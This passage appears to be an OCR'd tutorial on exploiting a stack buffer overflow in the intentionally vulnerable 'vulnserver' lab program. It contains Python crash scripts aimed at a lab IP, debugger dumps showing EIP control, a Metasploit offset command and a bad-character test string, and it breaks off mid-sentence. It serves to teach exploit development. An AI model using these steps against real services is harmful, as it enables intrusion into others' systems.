


```
#!/usr/bin/python

import sys, socket

offset =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('10.10.10.4',9999))
    s.send(('TRUN /.:/' + offset))
    s.close()

except:
    print "Error connecting to server"
    sys.exit()
```

Before we execute the python script, we have to set the environment again. Once everything is running correctly, execute the script.


Ex: (root@kali:~# ./Fuzzing1.py). // remember to use different name for every script you edit

After executing the python script, the "vulnserver" program will crash and display the overwritten value of the "EIP" (386F4337). Write it down somewhere because we will need to use it in the next step to finding the offset.




```
Registers (FPU)          <   <   <   <   <   <   <   <   <   <   <   <   <   <
EAX 016CF200 ASCII "TRUN /.:/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad
ECX 003E50D4
EDX 00000043
EBX 00000058
ESP 016CF9E0 ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct
EBP 6F43366F
ESI 00000000
EDI 00000000

EIP 386F4337

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

016CF9E0  43396F43  Co9C
```

Now, we are going to use another Metasploit tool to find the exact match for our offset. For this, use the following command with the same byte length and specify the “EIP” value that we found



Ex: (root@kali:~#/ usr/ share/ metasploit-framework/ tools/ exploit/ pattern_offset.rb -l 2200 -q 386F4337).




```
root@root:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2200 -q 386F4337
[*] Exact match at offset 2003
root@root:~#
```

As you can see in the screenshot above, we managed to find the exact match for our offset at 2003 bytes. Now it’s a time to overwrite the “EIP.”

4 — Overwriting the EIP


In the section, we will try to overwrite the “EIP” part of the memory. In the previous example, we discovered that our offset was precisely in 2003 bytes. It means that there are 2003 bytes right before we get to the “EIP.” “EIP” by itself is 4 bytes long memory part, and here we will try to overwrite them. For this, we will need to modify our python script and send 2003 “A” characters to reach the “EIP” and then add 4 “B” characters to overwrite it. Save the changes and run the script.

```
#!/usr/bin/python
import sys, socket
shellcode = “A” * 2003 + “B” * 4
try:
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((‘10.10.10.4’,9999))
s.send((‘TRUN /.:/ ’ + shellcode))
s.close()
except:
print “Error connecting to server”
sys.exit()
```



```
#!/usr/bin/python

import sys, socket

shellcode = "A" * 2003 + "B" * 4

try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.10.10.4',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()


except:
        print "Error connecting to server"
        sys.exit()
```

Once you execute the script, “vunserver” will crash, and the Immunity Debugger will stop because of the access violation. When you examine the debugger’s output, you’ll see that “EBP” will be filled out with all “A”s (41414141) and the “EIP” with all “B”s (42424242).




```
Registers (FPU)          <   <   <   <   <   <   <   <   <   <   <   <   <   <
EAX 018DF200 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00805014
EDX 00000000
EBX 00000058
EBP 41414141
ESI 00000000
EDI 00000000
EIP 42424242
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
018DF9E0  00804800 .H
```

It means that we can now control the "EIP" part of the memory, and instead of sending a bunch of "A" or "B" characters, we can send a malicious shellcode to infect our target computer and gain shell access.

5 — Finding bad characters

When generating a shellcode, we need to know what characters are bad or good for the shellcode. We can check this by running all the hexadecimal characters through our program and see if any of them displays differently. Before testing it, first, we need to find a list of "bad characters." Open up your favorite browser and search for "finding badchars with mona." Click on the link "Find Bad Characters with Immunity Debugger and Mona.py."




File Edit View History Bookmarks Tools Help
finding badchars with mo ×
https://www.google.com/search?safe=strict&client=firefox-b-1-e&ei=RyxxXeCOM6-b_QaQrY3ADA&q=finding+badchars+with+mona&
Google
All Videos Images Shopping News More Settings Tools

finding badchars with mona

About 4,930 results (0.44 seconds)

Finding Bad Characters with Immunity Debugger and Mona.py – ...
https://bulbsecurity.com › Research ▾
Finding Bad Characters with Immunity Debugger and **Mona**.py .... Now restart War-FTP and add the **badchars** variable to the attack string right after the 4 B's for ...

This particular website has already created a variable with all “bad characters” that we can use in our python script.




Manually checking for Bad Characters

Let's start without using any tools. The complete of hexadecimal characters we could possibly use in an exploit is shown below:

```
badchars = ("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e
\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\x
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\x
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\x
```


A simple, if a bit tedious, way of checking which characters we can use in our exploit string, is to add this entire string to our exploit after the save
results in memory. We want to put the bad characters after the saved return pointer overwrite to ensure that any corruption due to bad characters does not stop the saved return

Copy the variable with “bad characters” and paste them in the python script we used before. By default, the null byte “\x00” character acts up so we can remove it from the variable right away. It’s recommended to put the “bad chars” variable after the characters that cause the crash. If we start our attack string with “bad chars,” we might not get a crash at all. Save the script and run it against the “vulnserver” while monitoring from Immunity debugger.




```
#!/usr/bin/python

import sys, socket

badchars = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

shellcode = "A" * 2003 + "B" * 4 + badchars

try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.10.10.4',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()


except:
        print "Error connecting to server"
        sys.exit()
```

So, basically our python script will run every character listed below one by one, and our job here is to examine the hex dump and take notes of any misplaced characters




```
(\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x1
2\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x2
4\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x3
6\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x4
8\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5
a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c
\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e
\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90
\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2
\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\x
b5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc
8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb
\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef
\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff).
```

To examine the hex dump, after the crash occurs, right-click on the “ESP,” and from the drop-down menu, select “Follow in Dump.” It will dump and display all hex characters that we send with our python script.



```
Registers (FPU)
EAX 016EF200 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 003C5030
EDX 001F1E1D
ESP 016EF9E0
ESI 0000000
EDI 0000000
EIP 4242424
C 0  ES 002
P 1  CS 001
A 0  SS 002
Z 1  DS 002
S 0  FS 003
T 0  GS 000
D 0
O 0  LastEr
EFL 0001024
ST0 empty g
ST1 empty g
ST2 empty g

016EF9E0  04030201
016EF9E4  08070605
016EF9E8  0C0B0A09
016EF9EC  100F0E0D
```

Now we see a much longer “bad chars” string on the stack. It is anything but difficult to take an easy route and look down and check whether the “\xff” character is there and expect that there is no other corruption. In this example, every corrupt byte terminated the “bad chars” string, but that is not always the case. Sometimes when you try to build new exploits, you will experience circumstances where a single character corrupts, but the remainder of the “bad chars” string prints efficaciously. In this situation, 